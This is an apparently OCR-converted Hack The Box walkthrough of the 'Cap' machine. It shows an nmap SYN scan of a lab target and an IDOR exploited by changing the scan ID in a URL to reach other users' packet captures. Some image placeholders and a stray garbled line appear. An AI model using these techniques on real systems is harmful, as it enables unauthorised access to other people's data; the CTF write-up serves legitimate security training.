
Hack The Box Walkthrough: Cap Machine

Cap is an easy difficulty Linux machine running an HTTP server that performs administrative functions including performing network captures. Improper controls result in Insecure Direct Object Reference (IDOR) giving access to another user's capture. The capture contains plaintext credentials and can be used to gain foothold. A Linux capability is then leveraged to escalate to root.




Target Machine Details:

- Victim IP Address: 10.10.10.245
- Attacker IP Address: 10.10.14.2
- Difficulty Level: Easy
- Operating System: Linux


```
-[eu-vip-1]-[10.10.14.2]-[azizulrahaman@htb-y0cpqjibry]-[~]
└──╼ [★]$ ifconfig
ns3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 194.113.74.17  netmask 255.255.252.0  broadcast 194.113.75.255
        inet6 fe80::a4ba:3bff:fe08:5b3a  prefixlen 64  scopeid 0x20<link>
        ether a6:ba:3b:08:5b:3a  txqueuelen 1000  (Ethernet)
        RX packets 680230  bytes 561752718 (535.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 572947  bytes 2112498216 (1.9 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

o: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1134032  bytes 2098494439 (1.9 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1134032  bytes 2098494439 (1.9 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

un0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.14.2  netmask 255.255.254.0  destination 10.10.14.2
        inet6 dead:beef:2::1000  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2f9c:40e5:2b32:37c7  prefixlen 64  scopeid 0x20<link>
52 M42 of these updates are standard security updates.
    To see these additional updates run: apt list --upgradable
```

TASK-1 : How many TCP port are open?



In the task I did namp to see how many tcp port are opens. The following command should be executed in the terminal.

TCP port scan I used command: nmap -sS 10.10.10.245




Explanation: -sS Performs a SYN scan (stealth scan).

Result:

- Port 21 - FTP (Open)
- Port 22 - SSH (Open)
- Port 80 - HTTP (Open)


Answer: 3 open TCP ports

TASK-2 : After running a “Security Snapshot”, the browser is redirected to a path of the format /[something]/[id], where [id] represents the id number of the scan. What is the [something]?




I navigate to the address http://10.10.10.245 and I checked what is running on the web server

I open firefox browser from HTB and enter the following URL : http://10.10.10.245 ;




This is the dashboard of this box site.




If we click in Security Snanpshot then /data is shown so answer for this is data


TASK-3 : Are you able to get other users' scans?




When I checked the URL: http://10.10.10.245/data/2, the number '2' next to /data/ caught my attention. Let's try changing this number to other values and see what happens ;



When I changed the number to 4, I noticed that the values for Packets, IP Packets, TCP Packets, and UDP Packets changed accordingly.




And then when I change it to 1 and observe the results.




Yes, changing the ID shows data from other users (IDOR vulnerability detected).

TASK-4 : What is the ID of the PCAP file that contains sensitive data?




When I change the numbers in the URL (0, 1, 2, 3, 4, …). we can see in up picture there is number after data and that is called ID. If we put there /0 then we can see the number and that is the data of pcap file.

